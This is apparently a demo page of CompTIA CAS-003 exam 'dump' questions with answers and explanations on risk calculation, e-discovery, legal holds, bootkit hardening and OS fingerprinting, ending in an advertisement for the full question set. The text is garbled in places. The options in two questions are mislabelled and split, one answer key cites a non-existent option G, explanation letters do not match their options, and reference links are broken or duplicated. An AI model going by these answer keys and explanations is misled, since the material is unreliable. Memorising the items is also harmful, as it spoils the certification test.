
**Answer: B**

#### Explanation:

Of the options given, the BEST risk calculation methodology would be Potential Loss x Event Probability x Control Failure Probability. This exam is about computer and data security so 'loss' caused by risk is not necessarily a monetary value.

For example:

Potential Loss could refer to the data lost in the event of a data storage failure. Event probability could be the risk a disk drive or drives failing.

Control Failure Probability could be the risk of the storage RAID not being able to handle the number of failed hard drives without losing data.

Incorrect Answers:

A: Annual Loss Expectancy (ALE) is a monetary value used to calculate how much is expected to be lost in one year. For example, if the cost of a failure (Single Loss Expectancy (SLE)) is \$1000 and the failure is expected to happen 5 times in a year (Annualized Rate of Occurrence (ARO)), then the Annual Loss Expectancy is \$5000. ALE is not the best calculation for I.T. risk calculation.

C: Impact x Threat x Vulnerability looks like a good calculation at first glance. However, for a risk calculation there needs to be a definition of the likelihood (probability) of the risk.

D: Annual Loss Expectancy (ALE) is a monetary value used to calculate how much is expected to be lost in one year. ALE is not the best calculation for I.T. risk calculation.

References:

<https://iaonline.theiia.org/understanding-the-risk-management-process>

#### NEW QUESTION 289

A company is facing penalties for failing to effectively comply with e-discovery requests. Which of the following could reduce the overall risk to the company from this issue?

- A. Establish a policy that only allows filesystem encryption and disallows the use of individual file encryption.
- B. Require each user to log passwords used for file encryption to a decentralized repository.
- C. Permit users to only encrypt individual files using their domain password and archive all old user passwords.
- D. Allow encryption only by tools that use public keys from the existing escrowed corporate PK

**Answer: D**

#### Explanation:

Electronic discovery (also called e-discovery) refers to any process in which electronic data is sought, located, secured, and searched with the intent of using it as evidence in a civil or criminal legal case. E-discovery can be carried out offline on a particular computer or it can be done in a network.

An e-discovery policy would define how data is archived and encrypted. If the data is archived in an insecure manor, a user could be able to delete data that the user does not want to be searched. Therefore, we need to find a way of securing the data in a way that only authorized people can access the data.

A public key infrastructure (PKI) supports the distribution and identification of public encryption keys for the encryption of data.

A. The data can only be decrypted by the private key.

In this question, we have an escrowed corporate PKI. Escrow is an independent and licensed third party that holds something (money, sensitive data etc.) and releases it only when predefined conditions have been met. In this case, Escrow is holding the private key of the PKI.

By encrypting the e-discovery data by using the PKI public key, we can ensure that the data can only be decrypted by the private key held in Escrow and this will only happen when the predefined conditions are met.

Incorrect Answers:

A: File encryption should be enabled to enable the archiving of the data.

B: Requiring each user to log passwords used for file encryption is not a good solution. Apart from there being no mechanism to enforce this, you should not need to know users' passwords. You need a mechanism that ensures that the data can be decrypted by authorized personnel without the need to know user passwords.

C: You cannot and should not be able to archive old passwords. You need a mechanism that ensures that the data can be decrypted by authorized personnel without the need to know user passwords. References:

<http://searchfinancialsecurity.techtarget.com/definition/electronicdiscovery> financialsecurity.techtarget.com/definithyperlink

<http://searchfinancialsecurity.techtarget.com/definition/electronic-discovery>ion/electronicdiscovery <https://en.wikipedia.org/wiki/Escrow>

#### NEW QUESTION 294

A user is suspected of engaging in potentially illegal activities. Law enforcement has requested that the user continue to operate on the network as normal. However, they would like to have a copy of any communications from the user involving certain key terms. Additionally, the law enforcement agency has requested that the user's ongoing communication be retained in the user's account for future investigations. Which of the following will BEST meet the goals of law enforcement?

- A. Begin a chain-of-custody on for the user's communication
- B. Next, place a legal hold on the user's email account.
- C. Perform an e-discovery using the applicable search term
- D. Next, back up the user's email for a future investigation.
- E. Place a legal hold on the user's email account
- F. Next, perform e-discovery searches to collect applicable emails.
- G. Perform a back up of the user's email account
- H. Next, export the applicable emails that match the search terms.

**Answer: C**

#### Explanation:

A legal hold is a process that an organization uses to maintain all forms of pertinent information when legal action is reasonably expected. E-discovery refers to discovery in litigation or government

investigations that manages the exchange of electronically stored information (ESI). ESI includes email and office documents, photos, video, databases, and other filetypes.

Incorrect Answers:

A: Chain of custody (CoC) refers to the chronological documentation showing the seizure, custody, control, transfer, analysis, and disposition of physical or electronic evidence.

B: Potentially relevant data has to be placed on hold before e-discovery takes place. D: This option could still allow the email to be tampered with.

References: [https://en.wikipedia.org/wiki/Electronic\\_discovery#Types\\_of\\_ESI](https://en.wikipedia.org/wiki/Electronic_discovery#Types_of_ESI) [https://en.wikipedia.org/wiki/Chain\\_of\\_custody](https://en.wikipedia.org/wiki/Chain_of_custody) [https://en.wikipedia.org/wiki/Legal\\_hold](https://en.wikipedia.org/wiki/Legal_hold)

"[https://en.wikipedia.org/wiki/Chain\\_of\\_custody](https://en.wikipedia.org/wiki/Chain_of_custody)" [a.org/wiki/Chain\\_of\\_custody](https://en.wikipedia.org/wiki/Chain_of_custody) [https://en.wikipedia.org/wiki/Legal\\_hold](https://en.wikipedia.org/wiki/Legal_hold)

#### NEW QUESTION 295

Company policy requires that all company laptops meet the following baseline requirements: Software requirements:

Antivirus

Anti-malware Anti-spyware Log monitoring

Full-disk encryption

Terminal services enabled for RDP Administrative access for local users Hardware restrictions:

Bluetooth disabled FireWire disabled WiFi adapter disabled

Ann, a web developer, reports performance issues with her laptop and is not able to access any network resources. After further investigation, a bootkit was discovered and it was trying to access external websites. Which of the following hardening techniques should be applied to mitigate this specific issue from reoccurring? (Select TWO).

- A. Group policy to limit web access
- B. Restrict VPN access for all mobile users
- C. Remove full-disk encryption
- D. Remove administrative access to local users
- E. Restrict/disable TELNET access to network resources
- F. Perform vulnerability scanning on a daily basis
- G. Restrict/disable USB access

**Answer:** DG

#### Explanation:

A rootkit is a collection of computer software, typically malicious, designed to enable access to a computer or areas of its software that would not otherwise be allowed (for example, to an unauthorized user) while at the same time masking its existence or the existence of other software. A bootkit is similar to a rootkit except the malware infects the master boot record on a hard disk. Malicious software such as bootkits or rootkits typically require administrative privileges to be installed.

Therefore, one method of preventing such attacks is to remove administrative access for local users. A common source of malware infections is portable USB flash drives. The flash drives are often plugged into less secure computers such as a user's home computer and then taken to work and plugged in to a work computer. We can prevent this from happening by restricting or disabling access to USB devices.

Incorrect Answers:

A: Using a group policy to limit web access is not a practical solution. Users in a company often require Web access so restricting it will affect their ability to do their jobs.

B: Rootkits or Bootkits would not be caught by connecting to the network over a VPN so disabling VPN access will not help.

C: Removing full-disk encryption will not prevent Bootkits.

E: Bootkits are not caught by connecting to network resources using Telnet connection so disabling Telnet access to resources will not help.

F: Performing vulnerability scanning on a daily basis might help you to quickly detect Bootkits. However, vulnerability scanning does nothing to actually prevent the Bootkits.

References: <https://en.wikipedia.org/wiki/Rootkit>

#### NEW QUESTION 297

Company policy requires that all unsupported operating systems be removed from the network. The security administrator is using a combination of network based tools to identify such systems for the purpose of disconnecting them from the network. Which of the following tools, or outputs from the tools in use, can be used to help the security administrator make an approximate determination of the operating system in use on the local company network? (Select THREE).

- A. Passive banner grabbing
- B. Password cracker C.[http://www.company.org/documents\\_private/index.php?search=string#&topic=windows&tcp=packet%20capture&cookie=wokdjwalkjcnie61lkasdf2aliser4](http://www.company.org/documents_private/index.php?search=string#&topic=windows&tcp=packet%20capture&cookie=wokdjwalkjcnie61lkasdf2aliser4)
- C. 443/tcp open http
- D. dig host.company.com
- E. 09:18:16.262743 IP (tos 0x0, ttl 64, id 9870, offset 0, flags [none], proto TCP (6), length 40)192.168.1.3.1051 > 10.46.3.7.80: Flags [none], cksum 0x1800 (correct), win 512, length 0
- F. Nmap

**Answer:** AFG

#### Explanation:

Banner grabbing and operating system identification can also be defined as fingerprinting the TCP/IP stack. Banner grabbing is the process of opening a connection and reading the banner or response sent by the application.

The output displayed in option F includes information commonly examined to fingerprint the OS. Nmap provides features that include host discovery, as well as service and operating system detection.

Incorrect Answers:

B: A password cracker is used to recover passwords from data that have been stored in or transmitted by a computer system.

C: This answer is invalid as port 443 is used for HTTPS, not HTTP.

D: This web address link will not identify unsupported operating systems for the purpose of disconnecting them from the network.

E: The dig (domain information groper) command is a network administration command-line tool for querying Domain Name System (DNS) name servers. References: [https://en.wikipedia.org/wiki/Dig\\_\(command\)](https://en.wikipedia.org/wiki/Dig_(command)) [https://en.wikipedia.org/wiki/Password\\_cracking](https://en.wikipedia.org/wiki/Password_cracking) [https://en.wikipedia.org/wiki/List\\_of\\_TCP\\_and\\_UDP\\_port\\_numbers](https://en.wikipedia.org/wiki/List_of_TCP_and_UDP_port_numbers)

"[https://en.wikipedia.org/wiki/List\\_of\\_TCP\\_and\\_UDP\\_port\\_numbers](https://en.wikipedia.org/wiki/List_of_TCP_and_UDP_port_numbers)" [a.org/wiki/List\\_of\\_TCP\\_and\\_UDP\\_port\\_numbers](https://en.wikipedia.org/wiki/List_of_TCP_and_UDP_port_numbers)

<http://luizfirmينو.blogspot.co.za/2011/07/understand-banner-grabb> [HYPERLINK "http://luizfirmينو.blogspot.co.za/2011/07/understand-banner-grabbing-usingos.html?view=classic"](http://luizfirmينو.blogspot.co.za/2011/07/understand-banner-grabbing-usingos.html?view=classic)

[ing-using-os.html?view=classic](http://luizfirmينو.blogspot.co.za/2011/07/understand-banner-grabbing-usingos.html?view=classic)

Gregg, Michael, and Billy Haines, CASP CompTIA Advanced Security Practitioner Study Guide, John Wiley & Sons, Indianapolis, 2012, pp. 174, 175

#### NEW QUESTION 301

.....

## THANKS FOR TRYING THE DEMO OF OUR PRODUCT

Visit Our Site to Purchase the Full Set of Actual CAS-003 Exam Questions With Answers.

We Also Provide Practice Exam Software That Simulates Real Exam Environment And Has Many Self-Assessment Features. Order the CAS-003 Product From:

<https://www.2passeasy.com/dumps/CAS-003/>

## Money Back Guarantee

### **CAS-003 Practice Exam Features:**

- \* CAS-003 Questions and Answers Updated Frequently
- \* CAS-003 Practice Questions Verified by Expert Senior Certified Staff
- \* CAS-003 Most Realistic Questions that Guarantee you a Pass on Your FirstTry
- \* CAS-003 Practice Test Questions in Multiple Choice Formats and Updatesfor 1 Year